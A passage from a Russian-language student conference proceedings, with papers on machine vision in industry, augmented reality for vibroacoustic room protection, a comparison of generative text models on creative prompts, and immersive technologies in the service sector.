Таким образом, результаты работы позволяют сделать вывод о значительном потенциале NoCode подхода для создания и конфигурации систем потоковой обработки событий в режиме реального времени, что может стать ключом к эффективной автоматизации бизнес-процессов в различных организациях.

СПИСОК ИСТОЧНИКОВ

1. Love, P. E. *Mastering No-Code: Create Professional Quality Apps Without Coding (Vol. 1)* / Paul E. Love // Независимое издательство, 2021. – 57 с. – ISBN 979-8749478402.
2. Adaikkalavan R. *Active Authorization Rules for Enforcing Role-Based Access Control and its Extensions* / R. Adaikkalavan, S. Chakravarthy // 21st International Conference on Data Engineering Workshops – Tokyo : IEEE, 2005. – С. 220 – 222. – ISBN:0-7695-2657-8. – DOI: 10.1109/ICDE.2005.179.
3. About Zapier // Zapier – URL: <https://zapier.com/about> (дата обращения 01.10.2023).
4. Шлепнев, Я. С. Стратегии решения проблем исполнения активных правил в системах потоковой обработки событий / Я. С. Шлепнев, С. В. Шибанов // Информационные технологии в науке и образовании. Проблемы и перспективы : Сборник статей по материалам IX Всероссийской научно-практической конференции, Пенза, 16 марта 2022 года. – Пенза : Пензенский государственный университет, 2022. – С. 99-103. – EDN UGENBH.
5. Гусаров, А. С. Серверные программные средства управления метаданными для сервиса потоковой обработки событий : выпускная квалификационная работа бакалавра : 09.03.04 / А. С. Гусаров. – Пенза, 2022. – 122 с.

УДК 004

Гусев Сергей Михайлович, студент, Комсомольский-на-Амуре государственный университет

Gusev Sergey Mikhailovich, student, Komsomolsk-na-Amure State University

Петрова Анна Николаевна, доцент, заведующий кафедрой «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Petrova Anna Nikolaevna, Associate Professor, Head of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

ИСПОЛЬЗОВАНИЕ ПРОГРАММ МАШИННОГО ЗРЕНИЯ НА ПРОМЫШЛЕННЫХ ПРЕДПРИЯТИЯХ

USING MACHINE VISION PROGRAMS IN INDUSTRIAL ENTERPRISES

Аннотация. В данной статье исследуется внедрение программных решений и технологий машинного зрения на промышленных предприятиях. Также включено проведение анализа подходящих инструментов и языков программирования. Цель данной статьи – разобраться в существующих решениях машинного зрения на производстве и выделить лучшие.

Abstract. This article examines the implementation of software solutions and machine vision technologies in industrial enterprises. Also included is an analysis of suitable tools and programming languages. The purpose of this article is to understand the existing machine vision solutions in production and highlight the best ones.

Ключевые слова: машинное зрение, производство, внедрение в производство, использование программ, искусственный интеллект.

Key words: machine vision, production, implementation in manufacturing, using programs, artificial intelligence.

Введение

Современное производство, путём введения новых технологий пытается повысить как эффективность выпуска продукции, так и производительность завода. Помочь в данной цели может машинное зрение. В этой технологии встречаются сразу несколько понятий: компьютерное зрение, искусственный интеллект и автоматизация. На производственных линиях и промышленных процессах это будет очень полезным инструментом. В статье рассматривается, как людям удалось использовать машинное зрение на заводах, как оно применяется, его плюсы для дальнейшего развития производства. Технология машинного зрения в отношении компьютера – это обработка и восприятие информации, которую увидел компьютер в реальном мире. На заводе системы машинного зрения сделаны в виде камер, считывающих данные в реальное время, датчиков, имеющих специальные триггеры и алгоритмов, встроенных в станки или другую технику, поддающуюся программированию. Технология как бы копирует человеческое зрение. Это может помочь выполнять большой спектр задач: проверки на качество, и даже сложное управление и контроль.

Машинное зрение в различных сферах производства

Решения на производстве: большое применение в различных сферах производства нашло машинное зрение. Благодаря чему общий процесс на производстве улучшился. Теперь рассмотрим некоторые решения, которые получилось внедрить в производства.

Контроль качества: современные деяния опытных программистов позволяют быстро и точно проверять продукцию на наличие дефектов, несоответствий или не нормальных явлений. Все заказчики хотят получать только качественную продукцию.

Именно поэтому стоит использовать машинное зрение, которое позволит уменьшить ошибки на производстве и достичь лучших результатов [1].

Автоматизированные управляемые транспортные средства. Машины, обеспеченные данной технологией, могут запросто перемещаться по цехам завода. Не стоит бояться, ведь теперь они смогут избегать препятствия и обеспечивать эффективную обработку материалов. Такой расклад на производствах удалось получить с помощью технологии AGV.

Рассмотрим такие полезные устройства как роботы. Естественно в их разработке имеет место быть машинное зрение. С легкостью получится выполнить задачи требующие точности. У машин также есть способность адаптироваться к не стандартным явлениям, то есть если в производстве пойдет что-то не так, машина это заметит и учтёт. Действия захвата и перемещения, сварка и сборка, всё это может автоматизироваться и выполняться с высокой точностью [2].

Распознавание штрих-кодов и текста. Переводить штрих коды, серийные номера и текст в цифровой формат на продуктах теперь гораздо проще. Человек, может допустить ошибки при занесении каких-либо данных. Вероятность ошибки машины гораздо меньше. Рассматриваемая технология позволит экономить время и сохранять качество учёта информации.

Проверка размеров. Для того чтобы добиться качественной, а главное соответствующей всем стандартам продукции, инженеры используют машинное зрение. Именно эта технология обладает способностью быстро считывать точные размеры объекта [3].

Обнаружение и классификация объектов. Дополнительным плюсом систем машинного зрения является определение и классификация различных объектов на конвейерной ленте. Машина сможет отделить необходимый объект среди остальных.

Преимущества машинного зрения на производстве

Усовершенствованный контроль качества: камеры, наделённые машинным зрением, постоянно следят за производственными линиями, что снижет риск ошибки, которая может возникнуть из-за человеческой невнимательности, более того, появляется гарантия соответствия выпускаемых продуктов высокому качеству [4].

Повышенная производительность. Машины или станки, которые наделили машинным зрением способны значительно повысить скорость и эффективность производства, что уменьшит время на изготовление какой-либо детали и в целом на технологический процесс. Человек может тратить на определённую задачу гораздо больше времени, чем машина, особенно если речь заходит о промышленных масштабах.

Сокращение затрат. Так как машинное зрение может выявить какие-либо ошибки в производстве еще в начале процесса, на заводах это обернётся снижением затрат. Количество бракованных изделий снизится.

Повышенная безопасность. Машинное зрение может быть применено в опасных средах, где человек находиться не может. Или же, с помощью камер следить за безопасностью работников и соблюдением ими правил техники безопасности [5].

Масштабируемость: систему машинного зрения с легкостью получится добавить в существующие производственные линии, при этом программисты могут адаптировать систему к заданным требованиям.

Аналитика данных: данные, которые собрала машина, с помощью своего «зрения», можно просматривать для анализа процессов на заводе, замечать потребности в обслуживании техники и принятия решений на основе данных для постоянного улучшения [6].

Технологии постоянно развиваются, потенциал машинного зрения на производстве практически безграничен. Вот несколько способов влияния на будущее производства:

Кастомизация. Программисты учтут все требования заказчика, и им не составит труда их выполнить, так как компьютерное зрение очень гибкое в настройке.

Устойчивость. Количество отходов и брака сократится, а это значит, что повысится энергетическая эффективность, следовательно, улучшится развитие производства.

Язык программирования

Python – популярный язык, который облегчит работу с компьютерным зрением. У него большое сообщество, и богатая экосистема библиотек и инструментов, что делает его лучшим выбором. Также существуют библиотеки и платформы для других языков, таких как C++, Java и MATLAB [7].

Библиотеки и фреймворки

OpenCV – библиотека для компьютерного зрения и обработки изображений. Главным её преимуществом является открытый исходный код, и все необходимые инструменты для анализа, обработки и манипулирования изображениями и видео.

TensorFlow и Keras: платформы, разработанные для тренировки нейронных сетей, пользуются большой популярностью у программистов.

PyTorch: среда, полезная для разработки глубоких нейронных сетей.

Заключение

Было выявлено, что машинное зрение внесло положительные аспекты в производство благодаря своей способности обеспечивать быстрый и точный анализ. Было проанализировано, что самый подходящий язык программирования Python, так как на него разработали большое количество библиотек для считывания данных с видео и изображений. Технология дополняет производственные линии, повышая эффективность и улучшая контроль качества. Поскольку технологии продолжают развиваться, роль машинного зрения на заводе будет расширяться, что делает его важнейшим элементом будущего производства. Производители, использующие технологию машинного зрения, могут опережать конкурентов, снижать затраты и поставлять продукцию высокого качества, в конечном итоге отвечая постоянно растущим требованиям современного потребительского рынка.

СПИСОК ИСТОЧНИКОВ

1. Применение машинного зрения для вычисления размеров дефектов при люминесцентном проникающем контроле лопаток ГТД / В. С. Корнейчук, Д. И. Котляр, А. Н. Ломанов, Е. Ю. Медведев // Вестник Череповецкого государственного университета. – 2022. – № 1(106). – С. 31-41. – DOI 10.23859/1994-0637-2022-1-106-3. – EDN MWSUKW.
2. Серeda, С. В. Применение машинного зрения в логистике / С. В. Серeda // Sciences of Europe. – 2021. – № 65-1(65). – С. 45-50. – DOI 10.24412/3162-2364-2021-65-1-45-50. – EDN FBPAFK.
3. Костылев, Д. А. Машинное зрение в робототехнических системах / Д. А. Костылев, О. В. Федотов // Наука, техника и образование. – 2016. – № 7(25). – С. 55-58. – EDN WHBVJJ.
4. Дятлов, Е. И. Машинное зрение (аналитический обзор) / Е. И. Дятлов // Математические машины и системы. – 2013. – № 2. – С. 32-40. – EDN RBPJOX.
5. Кузнецов, В. И. Технологии машинного зрения в окклюзионной плетизмографии / В. И. Кузнецов, С. А. Тараканов, Н. И. Рыжаков // Бюллетень сибирской медицины. – 2013. – Т. 12, № 3. – С. 117-120. – EDN QZDKUP.
6. Молотков, А. А. О разработке и применении программной платформы машинного зрения для различных лазерных технологий / А. А. Молотков, О. Н. Третьякова, Д. Н. Тужилин // Научная визуализация. – 2022. – Т. 14, № 5. – С. 108-118. – DOI 10.26583/sv.14.5.08. – EDN RHDYST.
7. Ветохин, В. В. Выбор средств реализации при разработке автоматизированной информационной системы с применением технологий машинного зрения / В. В. Ветохин, Я. Е. Ракитин, И. А. Нестеренко // Столыпинский вестник. – 2022. – Т. 4, № 4. – EDN EOZEFB.

УДК 004.457

Даниленок Илья Вадимович, студент, Комсомольский-на-Амуре государственный университет

Danilenok Ilya Vadimovich, student, Komsomolsk-na-Amure State University

Трещев Иван Андреевич кандидат технических наук, доцент, декан факультета компьютерных технологий, Комсомольский-на-Амуре государственный университет

Treshev Ivan Andreevich, Candidate of Engineering Sciences, Associate Professor, Dean of the Faculty of Computer Technologies, Komsomolsk-na-Amure State University

ПЕРСПЕКТИВЫ ПРИМЕНЕНИЯ ИНСТРУМЕНТОВ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ ДЛЯ ОБЕСПЕЧЕНИЯ ВИБРОАКУСТИЧЕСКОЙ ЗАЩИТЫ ПОМЕЩЕНИЙ

PROSPECTS OF APPLICATION OF AUGMENTED REALITY TOOLS FOR VIBROACOUSTIC PROTECTION OF PREMISES

Аннотация. Статья исследует применение дополненной реальности (AR) в виброакустической защите помещений. Рассмотрены моделирование вибраций и звуковых волн, улучшение проектирования через виртуальные тесты, и взаимодействие AR с реальным миром. Подчеркнуты преимущества точности и эффективности этого инновационного подхода в создании оптимальных виброакустических решений.

Abstract. The article explores the application of Augmented Reality (AR) in vibroacoustic protection of spaces. It delves into modeling vibrations and sound waves, enhancing design through virtual tests, and AR's interaction with the real world. Emphasizing the advantages of precision and efficiency, this innovative approach proves instrumental in crafting optimal vibroacoustic solutions.

Ключевые слова: виброакустическая защита, дополненная реальность, моделирование вибраций, анализ звуковых волн, проектирование помещений.

Key words: vibroacoustic protection, augmented reality, vibration modeling, sound wave analysis, room design.

Введение

Применение технологий дополненной реальности позволяет решать задачи различного направления, как в технической, так и научной среде. В сфере виброакустической защиты помещений AR можно рассматривать как перспективный инструмент стыка технологий, позволяющий производить моделирование и анализ режиме реального времени, а также наглядно демонстрировать результаты через устройства дополненной реальности или смартфон [1].

В этой статье мы рассмотрим возможные перспективы применения стека технологий дополненной реальности в озвученном ранее вопросе.

Актуальность темы обусловлена стыком технологий безопасности и дополненной реальности, позволяющей открыть новые возможности для организации непроницаемого звуко-шумового барьера внутри помещения. На срезе этих стеков технологий можно реализовать систему позволяющую производить детальный анализ и моделирование в режиме реального времени, а так же предотвращать незаконное проникновение в звуко-шумовую среду помещения [4].

В ходе проведения написания статьи были изучены материалы исследований в области применения инструментов дополненной реальности в авиации или машиностроении, однако информации и статей относительно средств обеспечения виброакустической защиты помещений найдено не было. Это позволяет сделать вывод о не разработанности данной темы и перспектив её изучения.

Моделирование и анализ

Дополненная реальность (AR) в области виброакустической защиты предоставляет инженерам мощный инструмент для создания более точных и реалистичных моделей помещений и объектов. Эти модели не просто представляют собой визуализацию архитектурных чертежей, но и включают в себя детальные данные о геометрии помещения, используемых материалах и их акустических свойствах.

Анализ вибраций и звуковых волн в трехмерных моделях становится возможным благодаря AR. Инженеры могут создавать виртуальные среды, в которых моделируют воздействие различных источников вибрации и шума. Системы датчиков AR могут обнаруживать и измерять вибрации и звуковые волны в реальном времени, предоставляя инженерам уникальную возможность наблюдать за динамикой этих явлений в различных частях помещения.

Инженеры и проектировщики могут анализировать, как вибрации и звук взаимодействуют с различными поверхностями и материалами внутри помещения. Например, они могут изучать, как звук распространяется в помещении с мягкими обивками по сравнению с жесткими поверхностями, или как вибрации передаются через разные типы стен и перегородок. Эта информация помогает выявить проблемные зоны, где вибрации или шум могут быть особенно интенсивными или искаженными, и оптимизировать дизайн помещений таким образом, чтобы уменьшить их воздействие [3].

Одним из примеров практического применения этого подхода является оптимизация звукопоглощающих материалов в помещениях, таких как студии записи или кинотеатры. Инженеры могут использовать AR для тестирования различных материалов и их расположения в помещении, чтобы достичь наилучшего поглощения звука и улучшить акустическое качество помещения.

Таким образом, AR расширяет возможности анализа вибраций и звуковых волн, предоставляя инженерам и дизайнерам уникальные инструменты для создания оптимизированных и эффективных виброакустических решений. Сочетание трехмерного моделирования с реальным временем наблюдения позволяет точно оценивать воздействие различных факторов и создавать более комфортные и функциональные помещения для людей.

Обучение и симуляция

AR также предоставляет возможности для обучения и симуляции в области виброакустической защиты. Инженеры и архитекторы могут использовать AR для создания интерактивных тренировочных сценариев, где специалисты могут практиковаться в выявлении и устранении проблем виброакустического характера. Симуляции с использованием AR позволяют анализировать различные варианты акустических и вибрационных решений, оптимизируя проекты еще на стадии разработки.

Улучшение проектирования

Применение дополненной реальности (AR) в процессе проектирования виброакустической защиты помещений предоставляет инженерам уникальные возможности для улучшения качества проектов и оптимизации всего цикла разработки.

Виртуальные тесты и эксперименты. С использованием AR инженеры могут проводить виртуальные тесты и эксперименты с различными материалами и конструкциями в реальном времени. Они могут наблюдать, как эти материалы реагируют на вибрации и звуковые волны, и как вибрации распространяются через различные части помещения. Такие виртуальные эксперименты позволяют инженерам сравнивать эффективность различных виброизоляционных и звукопоглощающих материалов, выбирать оптимальные варианты и находить баланс между эффективностью и стоимостью [5].

Итеративный процесс проектирования. Проектирование с применением AR становится итеративным процессом, где инженеры могут моментально видеть результаты внесенных изменений. Если определенный материал или конструкция не обеспечивают достаточной виброакустической защиты, инженеры могут быстро внести изме-

нения и проверить их влияние в реальном времени. Цикл итераций продвигает проект вперед, обеспечивая более быстрое и точное достижение желаемых результатов.

Взаимодействие с реальным миром

Применение дополненной реальности (AR) открывает перед инженерами уникальные возможности для тестирования и оптимизации виброакустических решений в реальных условиях. Путем использования AR в уже построенных зданиях или в различных условиях наружной среды специалисты смогут непосредственно взаимодействовать с реальным миром и анализировать воздействие различных факторов на звук и вибрации.

Точность и достоверность данных. Основной особенностью взаимодействия дополненной реальности с реальным миром является возможность получения точных и достоверных данных через камеру устройства. Специалисты могут использовать AR-приложения для определения типа поверхности или задать тип поверхности в приложении, если камера не смогла определить его, а после получить отчет о звукопроницаемости такого покрытия и шумизоляции, более того отчет может сопровождаться заметками, которые в режиме реального времени будут отображаться в слабозащищенных местах комнаты, увидеть которые можно будет через устройство «камера + смартфон». Эта точность является очень важной для разработки любых систем обеспечения безопасности помещений, поскольку даже малейшие отклонения могут оказать значительное влияние на утечку данных и сохранность информации.

Эксперименты в реальном времени. AR позволяет специалистам безопасности проводить эксперименты в режиме реального времени, а также внося корректировки в процесс построения защищённого помещения в зависимости от полученных данных. Например, при тестировании звукопоглощающих материалов в помещении с помощью AR, инженеры могут моментально оценивать эффективность каждого материала и его влияние на общее звуковое окружение. Это позволяет быстро выявлять оптимальные варианты и совершенствовать их, минимизируя временные затраты и повышая эффективность экспериментов.

Реальные сценарии применения. Дополненная реальность может позволить создавать симуляции в реальных условиях. Примером может послужить наложение элементов разметки на дорогу через камеру планшета машины, позволяющей выполнить комфортную парковку [2]. В нашем случае применение AR технологии может позволить оценивать угрозы или утечки виброакустической защиты и демонстрировать их в режиме реального времени через экран переносного устройства или проектора.

Заключение

В ходе работы была выявлена актуальность темы данного исследования, а также основные пункты положительных свойств дополненной реальности в сфере виброакустической защиты. Такие возможности как интерактивность и эксперименты в реальном времени позволят визуализировать процесс построения защищенного помещения и сократить время-затраты для специалистов в области безопасности. Возможность взаимодействия с реальным миром открывает новые возможности для обучения специалистов и наглядной демонстрации людям не имеющим базовой подготовки в сфере компьютерных технологий. Подчеркнем, что исследования в этой области требуют дополнительных усилий, систематических исследований и практических экспериментов. Надеемся, что наш вклад будет стимулом для будущих исследователей.

СПИСОК ИСТОЧНИКОВ

1. Semibratova, A. S. Virtual Reality and Augmented Reality / A. S. Semibratova // Труды молодых ученых Алтайского государственного университета. – 2022. – No. 19. – P. 230-231. – EDN FJRMME.

2. Kurbanova, K. R. The implementation of augmented reality technologies in Leroy Merlin to attract consumers to interact with the company / K. R. Kurbanova // *Современные научные исследования и инновации.* – 2022. – No. 7(135). – EDN KTJQJK.

3. Zhukova, Yu. V. The usage of augmented reality in modern education / Yu. V. Zhukova, R. E. Shamgunov // *Основные вопросы лингвистики, лингводидактики и межкультурной коммуникации : Сборник материалов XV Международной научно-практической конференции / сост. Е.Н. Шугаева.* – Астрахань : Астраханский государственный университет, Издательский дом «Астраханский университет», 2021. – P. 150-154. – EDN EWVVQS.

4. Borger, I. V. Augmented Reality in E-commerce / I. V. Borger // *Российская наука и образование сегодня: проблемы и перспективы.* – 2020. – No. 1(32). – P. 17-20. – EDN BYYDWS.

5. Чалыш, Д. С. Технология виртуальной реальности и дополненной реальности в современном мире / Д. С. Чалыш, М. Е. Горин, Е. Б. Тюнин // *Цифровизация экономики: направления, методы, инструменты : Сборник материалов III всероссийской научно-практической конференции, Краснодар, 18–23 января 2021 года.* – Краснодар : Кубанский государственный аграрный университет имени И.Т. Трубилина, 2021. – С. 217-220. – EDN ZQTLA.

УДК 004.8

Демидов Эдуард Даниилович, студент, Комсомольский-на-Амуре государственный университет

Demidov Eduard Daniilovich, student, Komsomolsk-na-Amure State University

Котляров Валерий Петрович, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Kotlyarov Valery Petrovich, Candidate of Technical Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

ИССЛЕДОВАНИЕ ИНТЕЛЛЕКТУАЛЬНЫХ ПЛАТФОРМ ТВОРЧЕСКОЙ НАПРАВЛЕННОСТИ

RESEARCH OF INTELLECTUAL PLATFORMS OF CREATIVE ORIENTATION

Аннотация. Работа направлена на исследование функциональности существующих интеллектуальных платформ для формирования творческого преобразования в текстовой направленности. Рассматриваются различные платформы, способные на основе стартовых данных сформировать и представить в текстовом формате свой вариант творческого описания.

Abstract. The work is aimed at exploring the functionality of existing intelligent platforms for the formation of creative transformation in the text orientation. Various platforms are considered that are able to form and present their own version of the creative description in a text format based on the initial data.

Ключевые слова: искусственный интеллект, интеллектуальные платформы, творчество, исследование, генерация текстов.

Key words: artificial intelligence, intelligent platforms, creativity, research, text generation.

Введение

В настоящее время технологии искусственного интеллекта (ИИ) получили широчайшее распространение во все сферы деятельности человека, с помощью них автоматизируются множество производственных и не только процессов. Благодаря ему упростилось и ускорилось решения множества задач [5].

Помимо этого, сети интернет предоставили возможность распространять и находить информацию быстрее возникает конкуренция на рынке предоставления текстовых произведений. В качестве одного из способов преодоления конкуренции, возможно написание текста в более короткий срок времени.

Даже сейчас существует множество методов, инструментов и правил, позволяющих сделать произведение интересным и окупаемым без использования цифровых технологий [2].

Но технологии искусственного интеллекта можно адаптировать для решения множества задач, которые могут быть систематизированы, созданы и реализованы алгоритмы решения. Область творчества не остаётся без исключений, несмотря на существовавший стереотип, что творчество не может быть стандартизовано, выработаны общие подходы к решению и т.д., следовательно, эта область деятельности также находится под постоянным развитием [3].

Целью работы является анализ существующих систем для определения пригодности их применения в творческих произведениях.

Исследование платформ

Для выяснения способностей различных генераторов текста распознавать задачу и формировать решение, воспользуемся методом снежного кома (МСК) придуманного американским фантастом А. Азимовым. Принцип работы данного метода основан на придумывании фантастической, нереальной идеи, которая «помещается» в реальную жизнь. Вокруг центральной идеи начинают накручиваться слои реальности, с учётом влияния на них нашей придуманной фантастической ситуации.

Принцип работы по МСК заключается в следующем:

- выбрать объект изменения (систему);
- предложить идею изменения выбранной системы;
- выявить, как в связи с изменением исходной системы изменятся её окружающие системы и надсистемы, в которые она входит [1].

Рассмотрим интеллектуальные платформы, использующие генеративные нейронные сети, такие как YaGPT 2, ChatGPT-3.5, RuGPT3, их краткое описание представлено в таблице 1.

Из описания и характеристик платформ видим, что все данные генеративные нейронные сети были построены на архитектуре GPT. GPT (Generative Pre-trained Transformer) – это семейство моделей искусственного интеллекта, разработанных OpenAI. Они используются для генерации текста и ответов на вопросы. GPT использует архитектуру Transformer и обучается на больших объёмах текстовых данных.

Таблица 1 – Краткая характеристика платформ

Платформа	Характеристика
YaGPT-2	Платформа искусственного интеллекта, разработанная компанией Яндекс. Она является обновленной версией YaGPT и использует архитектуру OpenAI GPT-2. YaGPT-2 может использоваться для генерации текста, ответов на вопросы и выполнения других задач, связанных с обработкой естественного языка
ChatGPT-3.5	Платформа с версией 3.5 генеративной сети ChatGPT, разработанной компанией OpenAI. Она представляет собой улучшенную и доработанную версию предыдущей модели ChatGPT-3. Версия 3.5 имеет более высокую генеративную способность и лучшую способность понимать контекст и предоставлять более точные и информативные ответы
RuGPT-3	Платформа искусственного интеллекта для русского языка, которая умеет писать тексты. Она использует архитектуру Transformer и обучается на большом объёме русскоязычных данных

Все описанные платформы имеют схожую архитектуру, тем не менее они «обучены» по-разному, от того и способны генерировать разные результаты на один и тот же вопрос.

Сформируем запрос на преобразование какого-либо элемента системы «автомобиль» на фантастический аналог.

«Есть система «автомобиль», система состоит из множества подсистем. Необходимо преобразовать одну из них с целью формирования фантастического описания».

В таблице 2 представлены краткие результаты генерации текстов на основе созданного запроса.

Таблица 2 – Результаты генерации текста по каждой платформе

Модель	Результат генерации
YaGPT-2	Представьте себе автомобиль, который не только ездит, но и летает! Этот автомобиль будущего не просто средство передвижения, это настоящий космический корабль на колёсах. Он оснащён инновационными технологиями, которые позволяют ему перемещаться по земле, воде и воздуху с невероятной скоростью и манёвренностью. Этот автомобиль управляется искусственным интеллектом, который постоянно обновляется и обучается, чтобы обеспечить максимально комфортное и безопасное вождение
ChatGPT-3.5	Преобразование может включать в себя изменение функциональности, внешнего вида или добавление новых возможностей подсистемы. Например, можно представить подсистему «автомобиля» в виде магического транспортного средства, способного перемещаться не только по земле, но и в воздухе или даже в других измерениях. Она может быть оснащена интеллектом и способна общаться с водителем. Кроме того, она может обладать способностью самостоятельно ремонтировать себя и адаптироваться к различным условиям дороги
RuGPT-3	У нас есть автомобиль, а что будет если заменить у него что ни будь на аналогичное, но фантастическое. например: дисковые тормоза (правда цена там выше и для машины ниже классом, но никак не для «Рено»). Хочется, чтобы такой гиперкар родился и стал бы раритетом. Возможность менять большие колеса на маленькие

Несмотря на схожую архитектуру, данные генеративные сети выдали разный результат. Платформы YaGPT-2 и ChatGPT-3.5, продемонстрировали удовлетворительный результат, однако они используют наиболее популярные методы изменения автомобиля, которые в настоящее время не является новшеством. Платформа RuGPT-3 в то же время продемонстрировала отсутствие понимание текста и сгенерировала его как продолжение запроса.

При втором отправлении переформулированного запроса моделям YaGPT-2 и ChatGPT-3.5 был получен следующий результат, представленный в таблице 3.

Таблица 3 – Фрагменты результатов повторного запроса

Модель	Результат повторной генерации
YaGPT-2	В далёком будущем, когда автомобили стали не просто средствами передвижения, а настоящими живыми существами, появился на свет уникальный автомобиль по имени Авто-Мечта.
ChatGPT-3.5	Внутри системы «автомобиль» находится подсистема «Кристаллический двигатель». Этот удивительный двигатель работает на основе энергии, извлекаемой из магических кристаллов, которые светятся яркими цветами и излучают магическую энергию.

Для получения более удовлетворительного результата при работе с данными моделями уже от пользователя потребуется некоторые умения не только в правильном формировании описания запроса, но и некоторые знания о правилах его формулирования. Это позволит увеличить качества выходных результатов генерации текстов и их большем соответствии требованиям.

Заключение

Проанализированы три платформы генеративных нейронных сетей, способных на основе запроса формировать текст. Анализ сгенерированных результатов на сохранение цели и смысла запроса показал, что наблюдаются несоответствия ожидаемым результатам на основе которых сделан вывод: несмотря на применение генеративными моделями уже существующих популярных решений поставленного запроса, они способны привносить новый взгляд на уже существующие и комбинировать несколько идей. Однако для этого потребуются некоторые умения формирования правильного запроса, который позволит сгенерировать наиболее фантастический результат.

СПИСОК ИСТОЧНИКОВ

1. Долотов, Б. И. Развитие творческого воображения : учеб. пособие / Б. И. Долотов, П. Г. Демышев. – Комсомольск-на-Амуре : ГОУВПО «КНАГТУ», 2004. – 116 с.
2. Большаков, А. В. Методы повышения производительности творческой деятельности // Аналитика культурологии. 2008. №11. URL: <https://cyberleninka.ru/article/n/metody-povysheniya-proizvoditelnosti-tvorcheskoy-deyatelnosti> (дата обращения: 07.11.2023).
3. GPT-3 technology in natural language processing in cognitive visual environment / M. Yu. Mikheev, S. Helal, L. N. Pepel, M. V. Chetvergova // Современные информационные технологии. – 2023. – №. 37(37). – P. 12-14. – EDN KCBDAV.
4. Михеев, М. Ю. Эволюция создания архитектуры GPT / М. Ю. Михеев, О. В. Прокофьев, А. О. Куликова // Современные информационные технологии. – 2023. – № 37(37). – С. 23-26. – EDN KJMQYZ.
5. Алханов, А. А. Машинное обучение и его применение в современном мире / А. А. Алханов // Вопросы устойчивого развития общества. – 2021. – № 7. – С. 471-475. – EDN JANVWE.

УДК 338.4

Долгих Евгений Юрьевич, аспирант, Санкт-Петербургский государственный экономический университет

Dolgikh Evgeny Yurievich, graduate student, St. Petersburg State University of Economics

Ткач Владимир Владимирович, кандидат технических наук, доцент кафедры коммерческой деятельности и торгового бизнеса

Tkach Vladimir Vladimirovich, Candidate of Engineering Sciences, Associate Professor of the Department of Commercial Activity and Trade Business, St. Petersburg State University of Economics

ЗАКОНОМЕРНОСТИ РАЗВИТИЯ СФЕРЫ УСЛУГ С ИСПОЛЬЗОВАНИЕМ ИММЕРСИВНЫХ ТЕХНОЛОГИЙ

PATTERNS OF THE DEVELOPMENT OF THE SERVICE SECTOR WITH THE USE OF IMMERSIVE TECHNOLOGIES

Аннотация. В статье показана степень влияния иммерсивных технологий на сферу услуг, выделены группы иммерсивных услуг в современных сложившихся условиях экономики. Выявлены закономерности развития иммерсивных услуг, их положитель-

ные и отрицательные стороны, определены основные тенденции, выраженные в их постепенной миграции в сторону виртуализации.

Abstract. The article shows the degree of influence of immersive technologies on the service sector, identifies groups of immersive services in the current economic conditions. Regularities in the development of immersive services, their positive and negative sides are revealed, the main trends expressed in their gradual migration towards virtualization are identified.

Ключевые слова: цифровизация, виртуализация, технологии виртуальной и дополненной реальности, иммерсивные услуги, технологическое ядро услуги.

Key words: digitalization, virtualization, virtual and augmented reality technologies, immersive services, technological core of the service.

Введение

Сфера услуг, как часть экономики, в настоящее время претерпевает воздействие на себя различные факторы, в том числе связанные с внедрением информационно-коммуникационных, а в частности цифровых технологий в повседневную жизнь граждан. Очевидно, цифровая трансформация сферы услуг меняет процессы, проходящие внутри организаций, оказывающих услуги. Это, прежде всего, оптимизация бизнес-процессов, более точное планирование деятельности за счет обновления каналов коммуникации и появления новых. Актуальность работы заключается в том, что такое воздействие трансформирует классические подходы в оказании ряда услуг населению. Не исключением являются и иммерсивные услуги, в особенности иммерсивные услуги в сфере досуга и обучения. Информация по теме иммерсивных услуг не раскрыта в научном сообществе, несмотря на наличие терминов «иммерсивные технологии», «технологии виртуальной и дополненной реальности», «иммерсивный подход в образовании» и т.д. При этом история появления и развития иммерсивных услуг прослеживаема и поддается изучению.

Целью работы ставится выявление закономерностей развития иммерсивных услуг через ретроспективу тенденций их развития.

Основная часть

Процесс оказания классической услуги представлен одним из вариантов системы маркетинга, разложен на составляющие и подробно описан в известном пособии К. Лавлока [4, с. 112, 113]. Приведенные системы маркетинга услуг представлены с низкой и высокой степенями взаимодействия между клиентом и исполнителем в зависимости от их классификации [6, с. 142 – 146].

Технологическое ядро, входящее в структуру любой услуги, выделено отдельно и предполагает материально-техническое обеспечение, при помощи которого будет оказана услуга. Если двести лет назад в качестве материального обеспечения иммерсивной услуги было место, позволяющее человеку погрузиться в иную реальность, то в нашем случае технологическим ядром таких услуг будут, в том числе, являться и иммерсивные технологии – сквозные цифровые технологии виртуальной и дополненной реальности, воплощенные в продуктах, применяемых для их оказания. Поэтому классификация продуктов с иммерсивными технологиями [1, с. 1451 – 1472] предполагает оказание иммерсивных услуг по нескольким направлениям, включая традиционные (классические) и инновационные.

Первое направление – в классическом виде – на основе человеческого труда квалифицированных специалистов. Это торговля, диагностика, ремонт различных устройств виртуальной и дополненной реальности, предоставление их в аренду, разработка программного обеспечения и сценариев для обеспечения иммерсии потребителей. Технологическое ядро данной группы услуг не требует постоянного совершенствования, это стандартный набор материально-технических средств, содержащих то необходимое, что позволит оказать иммерсивную услугу – показать панорамное видео, театральное пред-

ставление или проконсультировать потребителя при выборе AR/VR-гарнитуры или иммерсивного шоу. Оказание иммерсивных услуг данной группы весьма распространено.

Второе – с использованием программно-аппаратных комплексов под управлением операторов средней и высокой квалификации. Это деятельность учебных центров по подготовке специалистов с использованием тренажерных комплексов с высокой степенью иммерсивности [7, с. 291, 292]. Технологическое ядро данных услуг жестко регламентировано и требует постоянного научно-технического сопровождения и совершенствования. Такие требования посильны технологическим компаниям-производителям продуктов с иммерсивными технологиями, либо их дистрибьютерам. По мнению авторов, данное направление имеет перспективы развития в условиях жесткости санкций, технологического суверенитета и потребностях со стороны компаний и государственных структур [2, с. 155 – 172].

